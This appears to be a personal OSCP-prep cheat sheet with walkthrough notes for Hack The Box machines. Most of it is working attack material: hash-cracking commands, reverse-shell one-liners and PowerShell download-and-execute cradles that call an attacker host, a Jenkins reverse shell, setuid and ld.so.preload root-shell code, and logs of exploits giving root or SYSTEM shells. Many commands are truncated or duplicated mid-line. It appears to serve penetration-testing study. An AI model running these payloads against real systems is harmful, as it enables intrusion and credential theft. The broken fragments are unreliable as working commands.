Hashcat example cracking Linux md5crypt passwords 1 using rockyou:

hashcat --force -m 500 -a 0 -o found1.txt --remove puthasheshere.hash /usr/share/wordlists/rockyou.txt

zip

zip

fcrackzip -u -D -p /usr/share/wordlists/rockyou.txt file.zip

---

unzip fails with error 99
then try

7z x <file.zip> {7z l -slt <file.zip> //to get encrpted method}
zip2john <filename>
john Access\ control.hash --worlist=wordlist

string -n 8 <backup.mdb> > wordlist

ntlm

NTLM

wfuzz -c --ntlm "admin:FUZZ" -z file,/root/Documents/SecLists/Passwords/darkc0de.txt --hc 401
https://<ip>/api

/etc/shadow

/etc/shadow

unshadow passwd shadow > passwords
john --wordlist=/usr/share/wordlists/rockyou.txt passwords

kbd keepass

kbd keepass

keepass2john /root/Desktop/NewDatabase.kdb > file
john -incremental:alpha -format=keepass file

rsa decrypting

RSA Decrypting

Vigerner Cipher

encrypted id_rsa ....
key to decrypt

python sshng2john.py id_rsa > id_john {convert John decrpt format}

john id_john --wordlist=/usr/share/wordlists/rockyou.txt

Decrypting RSA for given p,q,e and ct (cyphertext)
rsadecrypt.py
Result - PlainText (Long number)

Convert PT to hex
python -c "print(PT,'x').decode('hex')"

sha512 6 shadow file

SHA512 6 shadow file

Hashcat SHA512 6 shadow file
hashcat -m 1800 -a 0 hash.txt rockyou.txt --username

md5 1 shadow file

MD5 1 shadow file

#Hashcat MD5 1 shadow file
hashcat -m 500 -a 0 hash.txt rockyou.txt --username

john raw md5

john RAW MD5

john hashes.txt --format=raw-md5 -w /usr/share/wordlists/rockyou.txt

md5 apache webdav file $arp1$

MD5 Apache webdav file $arp1$

Hashcat MD5 Apache webdav file
hashcat -m 1600 -a 0 hash.txt rockyou.txt

sha1

SHA1

Hashcat SHA1
hashcat -m x.x.x.x

.\hashcat64.exe -m x.x.x.x
cat .\hashcat.potfile

auth proxy

Auth Proxy

wfuzz -c --hc 404,400,401 -z file,/root/Documents/Audits/ActivosProduban/names.txt -z file,/root/Documents/Audits/ActivosProduban/names.txt --basic "FUZZ:FUZ2Z" -p x.x.x.x:8080
https://<ip>/api/v1/

wordpress (PHPASS) windows

WordPress (PHPASS) windows

cudahashcat64.exe -m 400 -a 3 hashfile wordlist

Crack md5 windows

Crack MD5 windows

#crack MD5 with hashcat and wordlist. a=0 is straight attack
oclHashcat64.exe -m 0 -a 0 C:\Users\Cristi\Downloads\hashuri.txt F:\wordlist\realuniq.lst
oclHashcat64.exe -m 0 -pw-max=8 C:\Users\Cristi\Downloads\hashuri.txt F:\wordlist\realuniq.lst

5

5

hashcat -m 7400 sunday.hashes /usr/share/wordlists/rockyou.txt

.\hashcat64.exe -m 7400 .\my.hashes .\rockyou.txt
cat .\hashcat.potfile

5Ebkn8jlK$i6SSPa0.u7Gd.0oJOT4T421N2OvsfXqAT1vCoYUOigB

$krb5tgs$23$ kerberos 5 hash

$krb5tgs$23$ Kerberos 5 hash

hashcat -m 13x.x.x.x

compiling

compiling

Python to exe:
C:\Users\Administrator\Desktop\pyinstaller-2.1\pyInstaller-2.1>python pyinstaller.py --onefile exp.py

c to exe

i686-w64-mingw32-gcc -o scsiaccess.exe useradd.c

wine 646_mod.exe

c to elf

gcc -m32 -o output input.c {32 bit envornment}
gcc -m64 -o output input.c
gcc -m32 -Wl,--hash-style=both udev.c -o udev {for glib <= 2.5 environment}

For 64-bit use: x86_64-w64-mingw32-gc++

For 32-bit use: i686-w64-mingw32-g++

tunneling

Tunneling

proxytunnel -p ip:3128 -d x.x.x.x:22 -a 5555
ssh user@x.x.x.x -p 5555

sshuttle -vr user@ip 1X0.1X.0.0/16

==========

Multiple Pivoting

ssh -D 8888 -J sshusnerma@one-network-ip,sshusername@second-network-ip sshusername@thrid-network-ip

Sshuttle
sshuttle -vr sshusername@connected-network 2nd-network/24

SSH Dynamic Port Forwarding
ssh -f -N -D 9050 sshusername@ip -p port

need to change in proxychains.conf file

socat TCP-L:9999,fork,reuseaddr PROXY:ip:x.x.x.x:22,proxyport=3128
ssh user@x.x.x.x -p 9999

sshuttle -vr user@x.x.x.x

imp tools

Imp Tools

Tools for linux
linuxsmartenumeration
pspy64
linenum.sh
linpeas.sh
lpe.sh
linux start enumeration
linux exploit sugegster
beroot

bashark
linuxprivchecker.py

Tools for windows
winpeas
windowexploitsuggester
powershell
powerup
sharpup
seatbelt
juicypotato
Sherlock
windowprivchecker.bat
JAWS
sqsh

common tools
dirsearch
nikto
nmap
dirb
gobuster
wfuzz
smbserver
wpscan
magescan
odat

oscp practice (HTB & VULNHUB)

OSCP Practice (HTB & Vulnhub)

python -c 'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connec

4444));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),
2);p=subprocess.call(["/bin/sh","-i"]);'

import socket,subprocess,os
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM) s.connect(("ip",5555))
os.dup2(s.fileno(),0) os.dup2(s.fileno(),1) os.dup2(s.fileno(),
2);p=subprocess.call(["/bin/sh","-i"]);start a simple HTTP server in the scripts
directory.

htb - linux

HTB - linux

python -c 'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connec

import socket,subprocess,os
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM) s.connect(("x.x.x.x

tartarsauce

tartarsauce

+] gwolle-gb
| Location: http://x.x.x.x
| Last Updated: 2020-03-08T11:x.x.x.x
| Readme: http://x.x.x.x

| [!] The version is out of date, the latest version is 3.1.9
|

curl http://x.x.x.x

tar bypass

sudo -u onuma /bin/tar -cf /dev/null /dev/null --checkpoint=1 --checkpoint-action=exec=/bin/sh

```
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ python -c 'import pty; pty.spawn("/bin/bash")'
www-data@TartarSauce:/$ ls
ls
bin   dev  home        lib         media  opt   root  sbin  srv  tmp  var
boot  etc  initrd.img  lost+found  mnt    proc  run   snap  sys  usr  vmlinuz
www-data@TartarSauce:/$ sudo -l
sudo -l
Matching Defaults entries for www-data on TartarSauce:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on TartarSauce:
    (onuma) NOPASSWD: /bin/tar
www-data@TartarSauce:/$ whoami
whoami
www-data
www-data@TartarSauce:/$ sudo -u onuma /bin/tar -cf /dev/null /dev/null --checkpoint=1 --checkpoint-action=exec=/bin/sh
<ev/null /dev/null --checkpoint=1 --checkpoint-action=exec=/bin/sh
/bin/tar: Removing leading `/' from member names
$ id
id
uid=1000(onuma) gid=1000(onuma) groups=1000(onuma),24(cdrom),30(dip),46(plugdev)
$ python -c 'import pty; pty.spawn("/bin/bash")'
python -c 'import pty; pty.spawn("/bin/bash")'
```

First, create the directory var/www/html in our attack machine. Then place the following setuid.c program file in the directory.

```
#include <unistd.h>
int main()
{
setuid(0);
execl("/bin/bash", "bash", (char *)NULL);
return 0;
}
```

chmod u+s setuid

tar -zcvf exploit var

nineveh

nineveh

hydra -l 'admin' -P /usr/share/wordlists/rockyou.txt nineveh.htb http-post-form "/department/login.php:username=^USER^&password=^PASS^&Login=Login:Invalid Password!"

http://nineveh.htb/department/manage.php?notes=/ninevehNotes../../../../../../etc/passwd

hineveh.htb/department/manage.php?notes=/ninevehNotes../../../../../etc/passwd

Search

Home Notes Logout

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false
syslog:x:104:108::/home/syslog:/bin/false
_apt:x:105:65534::/nonexistent:/bin/false
lxd:x:106:65534::/var/lib/lxd/:/bin/false
mysql:x:107:111:MySQL Server,,,:/nonexistent:/bin/false
messagebus:x:108:112::/var/run/dbus:/bin/false
uuidd:x:109:113::/run/uuidd:/bin/false
dnsmasq:x:110:65534:dnsmasq,,,:/var/lib/misc:/bin/false
amrois:x:1000:1000:,,,:/home/amrois:/bin/bash
sshd:x:111:65534::/var/run/sshd:/usr/sbin/nologin
```

php+-r+'$sock%3dfsockopen("x.x.x.x

php -r '$sock=fsockopen("x.x.x.x

#!/bin/bash
php -r '$sock=fsockopen("x.x.x.x

haircut

haircut

shell upload and call

http://x.x.x.x
http://x.x.x.x

http://x.x.x.x

pe
screen 4.5

root@kali:~/oscp/htb/linux/x.x.x.x

```
#include <stdio.h>
#include <sys/types.h>
#include <unistd.h>
__attribute__ ((__constructor__))
void dropshell(void){
chown("/tmp/rootshell", 0, 0);
chmod("/tmp/rootshell", 04755);
unlink("/etc/ld.so.preload");
printf("[+] done!\n");
}
```

lroot@kali:~/oscp/htb/linux/x.x.x.x

```
#include <stdio.h>
#include <sys/types.h>
#include <unistd.h>
__attribute__ ((__constructor__))
void dropshell(void){
chown("/tmp/rootshell", 0, 0);
chmod("/tmp/rootshell", 04755);
unlink("/etc/ld.so.preload");
printf("[+] done!\n");
}
```

gcc -fPIC -shared -ldl -o libhax.so libhax.c

```
gcc -o rootshell rootshell.c


ls -al | grep ld
ls -al | grep ld
-rw-r--r-- 1 root root 24939 May 19 2017 ld.so.cache
-rw-r--r-- 1 root root 34 Jan 27 2016 ld.so.conf
drwxr-xr-x 2 root root 4096 May 16 2017 ld.so.conf.d
drwxr-xr-x 2 root root 4096 May 15 2017 ldap
www-data@haircut:/etc$ umask 000
umask 000
www-data@haircut:/etc$ screen -D -m -L ld.so.preload echo -ne "\x0a/tmp/
libhax.so"
<en -D -m -L ld.so.preload echo -ne "\x0a/tmp/libhax.so"
www-data@haircut:/etc$ ls -al | grep ld
ls -al | grep ld
' from /etc/ld.so.preload cannot be preloaded (cannot open shared object file):
ignored.
' from /etc/ld.so.preload cannot be preloaded (cannot open shared object file):
ignored.
[+] done!
-rw-r--r-- 1 root root 24939 May 19 2017 ld.so.cache
-rw-r--r-- 1 root root 34 Jan 27 2016 ld.so.conf
drwxr-xr-x 2 root root 4096 May 16 2017 ld.so.conf.d
-rw-rw-rw- 1 root www-data 16 Mar 22 09:34 ld.so.preload
drwxr-xr-x 2 root root 4096 May 15 2017 ldap
www-data@haircut:/etc$ screen -ls
screen -ls
' from /etc/ld.so.preload cannot be preloaded (cannot open shared object file):
ignored.
[+] done!
No Sockets found in /tmp/screens/S-www-data.

www-data@haircut:/etc$ /tmp/rootshell
/tmp/rootshell
# id
```

id
uid=0(root) gid=0(root) groups=0(root),33(www-data)
#

sunday

sunday

79 -> username enumeration ->./finger-user-enum.pl -U names.txt -t x.x.x.x

poison

poison

:http://x.x.x.x

22/tcp open ssh
80/tcp open http

log poisonaning also there

cat decode | base64 -d| base64 -d| base64 -d| base64 -d| base64 -d| base64 -d|

base64 -d| base64 -d| base64 -d| base64 -d| base64 -d| base64 -d| base64 -d
Charix!2#4%6&8(0

sockstat -4 -l

root Xvnc 529 1 tcp4 x.x.x.x:5901 *:*
root Xvnc 529 3 tcp4 x.x.x.x:5801

ssh -L 5901:x.x.x.x:5901 charix@x.x.x.x

scp charix@x.x.x.x

vncviewer -passwd secret x.x.x.x:5901

user
eaacdfb2d141b72a589233063604209c

root
vncviewer -passwd secret x.x.x.x:5901

swagsshop

swagshop

https://hackthebox.store/password

sudo /usr/bin/vi /var/www/html/testing
:!sh

drupal or joomla
python 37811.py http://x.x.x.x

error tupple

7d to 2y

htb - windows

HTB - windows

python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connec

import socket,subprocess,os
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM) s.connect(("x.x.x.x

```
import socket,subprocess,os
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
s.connect(("10.10.14.30",5555))
os.dup2(s.fileno(),0)
os.dup2(s.fileno(),1)
os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);start a
simple HTTP server in the scripts directory.
```

legacy

legacy

s 17-0x.x.x.x

ports 139,445 -> exploit without msf ->`msfvenom -p windows/shell_reverse_tcp LHOST=`x.x.x.x

```
root@kali:~/oscp/htb/windows/10.10.10.4# python send_and_execute.py 10.10.10.4 10.10.14.21_443.exe
Trying to connect to 10.10.10.4:445
Target OS: Windows 5.1
Using named pipe: browser
Groom packets
attempt controlling next transaction on x86
success controlling one transaction
modify parameter count to 0xffffffff to be able to write backward
leak next transaction
CONNECTION: 0x8220ab00
SESSION: 0xe2121d08
FLINK: 0x7bd48
InData: 0x7ae28
MID: 0xa
TRANS1: 0x78b50
TRANS2: 0x7ac90
modify transaction struct for arbitrary read/write
make this SMB session to be SYSTEM
current TOKEN addr: 0xe1beb510
userAndGroupCount: 0x3
userAndGroupsAddr: 0xe1beb5b0
overwriting token UserAndGroups
Sending file LXNKTN.exe...
Opening SVCManager on 10.10.10.4.....
Creating service YueO.....
Starting service YueO.....
The NETBIOS connection with the remote host timed out.
Removing service YueO.....
ServiceExec Error on: 10.10.10.4
nca_s_proto_error
Done
root@kali:~/oscp/htb/windows/10.10.10.4#
```

```
root@kali:~# nc -lvnp 443
listening on [any] 443 ...
connect to [10.10.14.21] from (UNKNOWN) [10.10.10.4] 1031
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>
```

devel

devel

For powershell reverse shell -> `powershell iex(new-object`

`net.webclient).downloadstring('http://x.x.x.x`

powershell "IEX(New-Object Net.WebClient).downloadString('http://x.x.x.x

powershell.exe "IEX(New-Object Net.WebClient).downloadString('http://x.x.x.x

powershell.exe -exec bypass -Command "& {Import-Module .\PowerUp.ps1; Invoke-AllChecks}"

powershell -c "(new-object System.Net.WebClient).DownloadFile('http://x.x.x.x

```
^C
root@kali:~/oscp/htb/windows/10.10.10.5# nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.14.21] from (UNKNOWN) [10.10.10.5] 49164
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

c:\windows\system32\inetsrv>cd C:\Users\Public
cd C:\Users\Public

C:\Users\Public>powershell iex(new-object net.webclient).downloadstring('http://10.10.14.21/Invoke-PowerShellTcp.ps1')
powershell iex(new-object net.webclient).downloadstring('http://10.10.14.21/Invoke-PowerShellTcp.ps1')
```

```
root@kali:~/oscp/htb/windows/10.10.10.5# webup
Serving HTTP on 0.0.0.0 port 80 ...
10.10.10.5 - - [13/Mar/2020 12:54:54] "GET /Invoke-PowerShellTcp.ps1 HTTP/1.1" 200 -
10.10.10.5 - - [13/Mar/2020 12:55:55] "GET /Invoke-PowerShellTcp.ps1 HTTP/1.1" 200 -
```

```
root@kali:~/oscp/practice/pe/windows-binaries# nc -lvnp 443
listening on [any] 443 ...
connect to [10.10.14.21] from (UNKNOWN) [10.10.10.5] 49166
Windows PowerShell running as user DEVEL$ on DEVEL
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

PS C:\Users\Public>
```

`reg query "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\NET Framework Setup\NDP"`

https://0xdf.gitlab.io/2019/03/05/htb-devel.html -> to setup .sln file in visual studio

`\\`x.x.x.x

```
Appears vulnerable to MS11-046
```

C:\Users\babis\Desktop>type user.txt.txt

bastard

bastard

http://x.x.x.x

samba server run through web

```
permitted by applicable law.
Last login: Sat Mar 14 01:48:13 2020 from 192.168.44.1
root@kali:~# nc -lvnp 443
listening on [any] 443 ...
connect to [10.10.14.21] from (UNKNOWN) [10.10.10.9] 54722
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\inetpub\drupal-7.54>
```

```
powershell iex(new-object net.webclient).downloadstring('http://
```

x.x.x.x

\\x.x.x.x

\\x.x.x.x

```
C:\inetpub\drupal-7.54>\\10.10.14.21\a\ms15-051x64.exe "\\10.10.14.21\a\nc.exe -e cmd.exe 10.10.14.21 555"
\\10.10.14.21\a\ms15-051x64.exe "\\10.10.14.21\a\nc.exe -e cmd.exe 10.10.14.21 555"
[#] ms15-051 fixed by zcgonvh
[!] process with pid: 1688 created.
==============================
```

```
root@kali:~/oscp/tools/exploits/windows-kernel-exploits/MS15-051/MS15-051-KB3045171# rlwrap nc -lvnp 555
listening on [any] 555 ...
connect to [10.10.14.21] from (UNKNOWN) [10.10.10.9] 57108
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\inetpub\drupal-7.54>whoami
whoami
nt authority\system

C:\inetpub\drupal-7.54>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 605B-4AAA

 Directory of C:\inetpub\drupal-7.54

14/03/2020  07:47 ▒▒    <DIR>          .
14/03/2020  07:47 ▒▒    <DIR>          ..
19/03/2017  12:42 ▒▒               317 .editorconfig
19/03/2017  12:42 ▒▒               174 .gitignore
19/03/2017  12:42 ▒▒             5.969 .htaccess
19/03/2017  12:42 ▒▒             6.604 authorize.php
19/03/2017  12:42 ▒▒           110.781 CHANGELOG.txt
19/03/2017  12:42 ▒▒             1.481 COPYRIGHT.txt
```

echo IEX(New-Object Net.WebClient).DownlaodString('http://ip/Sherlock.ps1') | powershell -noprofile -

optimum

optimum

owershell -c "(new-object System.Net.WebClient).DownloadFile('http://x.x.x.x

http file server exploit

```
root@kali:~/oscp/htb/windows/10.10.10.8# python 39161.py 10.10.10.8 80
root@kali:~/oscp/htb/windows/10.10.10.8# python 39161.py 10.10.10.8 80
root@kali:~/oscp/htb/windows/10.10.10.8# python 39161.py 10.10.10.8 80
root@kali:~/oscp/htb/windows/10.10.10.8# wget wget https://github.com/offensive-secu
```

```
C:\Users\kostas\Desktop> c
root@kali:~/oscp/practice/oscp1/tools-techniques/nmapAutomator# rlwrap nc -lvnp 443
listening on [any] 443 ...
connect to [10.10.14.21] from (UNKNOWN) [10.10.10.8] 49166
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Users\kostas\Desktop>type user.txt.txt
type user.txt.txt
d0c39409d7b994a9a1389ebf38ef5f73
C:\Users\kostas\Desktop>systeminfo
systeminfo
```

python windows-exploit-suggester.py --database 2020-03-13-mssb.xls --systeminfo optimum-system.txt

```
[*] an error occured while running, not enough arguments
root@kali:~/oscp/tools/pe/winpe/Windows-Exploit-Suggester# python windows-exploit-suggester.py --database 2020-03-13-mssb.xls --systeminfo optimum-system.txt
[*] initiating winsploit version 3.3...
[*] database file detected as xls or xlsx based on extension
[*] attempting to read from the systeminfo input file
[+] systeminfo input file read successfully (utf-8)
[*] querying database file for potential vulnerabilities
[*] comparing the 32 hotfix(es) against the 266 potential bulletins(s) with a database of 137 known exploits
[*] there are now 246 remaining vulns
[+] [E] exploitdb PoC, [M] Metasploit module, [*] missing bulletin
[+] windows version identified as 'Windows 2012 R2 64-bit'
[*]
[E] MS16-135: Security Update for Windows Kernel-Mode Drivers (3199135) - Important
[*]   https://www.exploit-db.com/exploits/40745/ -- Microsoft Windows Kernel - win32k Denial of Service (MS16-135)
[*]   https://www.exploit-db.com/exploits/41015/ -- Microsoft Windows Kernel - 'win32k.sys' 'NtSetWindowLongPtr' Privilege Escalation (MS16-135) (2)
[*]   https://github.com/tinysec/public/tree/master/CVE-2016-7255
[*]
[E] MS16-098: Security Update for Windows Kernel-Mode Drivers (3178466) - Important
[*]   https://www.exploit-db.com/exploits/41020/ -- Microsoft Windows 8.1 (x64) - RGNOBJ Integer Overflow (MS16-098)
[*]
```

wget https://github.com/offensive-security/exploitdb-bin-sploits/raw/master/bin-sploits/4x.x.x.x

powershell -c "(new-object System.Net.WebClient).DownloadFile('http:// x.x.x.x

granny

granny

davtest -url http://x.x.x.x

```
/usr/bin/davtest Summary:
Created: http://10.10.10.15/DavTestDir_XvvyFW
PUT File: http://10.10.10.15/DavTestDir_XvvyFW/davtest_XvvyFW.html
PUT File: http://10.10.10.15/DavTestDir_XvvyFW/davtest_XvvyFW.php
PUT File: http://10.10.10.15/DavTestDir_XvvyFW/davtest_XvvyFW.pl
PUT File: http://10.10.10.15/DavTestDir_XvvyFW/davtest_XvvyFW.jhtml
PUT File: http://10.10.10.15/DavTestDir_XvvyFW/davtest_XvvyFW.jsp
PUT File: http://10.10.10.15/DavTestDir_XvvyFW/davtest_XvvyFW.cfm
PUT File: http://10.10.10.15/DavTestDir_XvvyFW/davtest_XvvyFW.txt
Executes: http://10.10.10.15/DavTestDir_XvvyFW/davtest_XvvyFW.html
Executes: http://10.10.10.15/DavTestDir_XvvyFW/davtest_XvvyFW.txt
```

curl -X PUT http://x.x.x.x
root@kali:~/oscp/htb/windows/x.x.x.x

```
root@kali:~/oscp/htb/windows/10.10.10.15# curl -X PUT http://10.10.10.15/shell.txt --data-binary @shell.txt
root@kali:~/oscp/htb/windows/10.10.10.15# curl -X MOVE --header 'Destination:http://10.10.10.15/shell.aspx' 'http://10.10.10.15/shell.txt'
root@kali:~/oscp/htb/windows/10.10.10.15# cp /root/oscp/practice/pentesting/htb/windows-kernel-exploits/
```

jeeves - juicypotato

jeeves -juicypotato

for creating a samba share

New-PSDrive -Name “timepass” -PSProvider “FileSystem” -Root “\\x.x.x.x

```
PS C:\Users\kohsuke\Documents> New-PSDrive -Name "timepass" -PSProvider "FileSystem" -Root "\\10.10.14.21\poc"

Name           Used (GB)     Free (GB) Provider      Root                                               CurrentLocation
----           ---------     --------- --------      ----                                               ---------------
timepass                               FileSystem    \\10.10.14.21\poc
```

```
PS C:\Users\kohsuke\Documents> cd timepass:
PS timepass:\>
```

(new-object net.webclient).downloadfile('http://x.x.x.x


scriptconsole -> run the script

for jenkin reverse shell

def command = "powershell iex(new-object net.webclient).downloadstring('http://x.x.x.x

def proc = command.execute()

println(proc.in.text)



```
root@kali:~# nc -lvnp 443
listening on [any] 443 ...
connect to [10.10.14.21] from (UNKNOWN) [10.10.10.63] 49677
Windows PowerShell running as user kohsuke on JEEVES
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

PS C:\Users\Administrator\.jenkins>systeminfo

Host Name:                 JEEVES
```

```
root@kali:~/oscp/htb/windows/10.10.10.63# webup
Serving HTTP on 0.0.0.0 port 80 ...
10.10.10.63 - - [14/Mar/2020 06:50:18] "GET /shell.ps1 HTTP/1.1" 200 -
10.10.10.63 - - [14/Mar/2020 06:53:04] "GET /shell.ps1 HTTP/1.1" 200 -
10.10.10.63 - - [14/Mar/2020 06:54:02] "GET /shell.ps1 HTTP/1.1" 200 -
10.10.10.63 - - [14/Mar/2020 06:54:30] "GET /JuicyPotato.exe HTTP/1.1" 200 -
10.10.10.63 - - [14/Mar/2020 06:57:49] "GET /shell.bat HTTP/1.1" 200 -
10.10.10.63 - - [14/Mar/2020 06:58:20] "GET /shell2.ps1 HTTP/1.1" 200 -
```

```
PS C:\Users\Administrator\.jenkins> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= ========
SeShutdownPrivilege           Shut down the system                      Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeUndockPrivilege             Remove computer from docking station      Disabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled
SeTimeZonePrivilege           Change the time zone                      Disabled
```

(new-object net.webclient).downloadfile('http://x.x.x.x

(new-object net.webclient).downloadfile('http://x.x.x.x

IEX(New-Object Net.WebClient).downloadString('http://x.x.x.x

IEX(New-Object Net.WebClient).downloadString('http://x.x.x.x

Invoke-AllChecks

./jp.exe

```
PS C:\Users\kohsuke\Desktop> ./jp.exe
JuicyPotato v0.1

Mandatory args:
-t createprocess call: <t> CreateProcessWithTokenW, <u> CreateProcessAsUser, <*> try both
-p <program>: program to launch
-l <port>: COM server listen port


Optional args:
-m <ip>: COM server listen address (default 127.0.0.1)
-a <argument>: command line argument to pass to program (default NULL)
-k <ip>: RPC server ip address (default 127.0.0.1)
-n <port>: RPC server listen port (default 135)
-c <{clsid}>: CLSID (default BITS:{4991d34b-80a1-4291-83b6-3328366b9097})
-z only test CLSID and print token's user
PS C:\Users\kohsuke\Desktop> (new-object net.webclient).downloadfile('http://10.10.14.21/shell.bat', 'C:\Users\kohsuke\Desktop\shell.bat')
PS C:\Users\kohsuke\Desktop> dir
```

root@kali:~/oscp/htb/windows/x.x.x.x

powershell -c iex(new-object net.webclient).downloadstring('http://x.x.x.x

```
root@kali:~/oscp/htb/windows/10.10.10.63# cat shell.bat
powershell -c iex(new-object net.webclient).downloadstring('http://10.10.14.21/shell2.ps1')
```

```
PS C:\Users\kohsuke\Desktop> (new-object net.webclient).downloadfile('http://10.10.14.21/shell.bat', 'C:\Users\kohsuke\Desktop\shell.bat')
PS C:\Users\kohsuke\Desktop> dir


    Directory: C:\Users\kohsuke\Desktop


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----        3/14/2020  11:56 AM         347648 jp.exe
-a----        3/14/2020  11:59 AM             93 shell.bat
-ar---        11/3/2017  11:22 PM             32 user.txt


PS C:\Users\kohsuke\Desktop> ./jp.exe -t * -p shell.bat -l 444
Testing {4991d34b-80a1-4291-83b6-3328366b9097} 444
......
[+] authresult 0
{4991d34b-80a1-4291-83b6-3328366b9097};NT AUTHORITY\SYSTEM
```

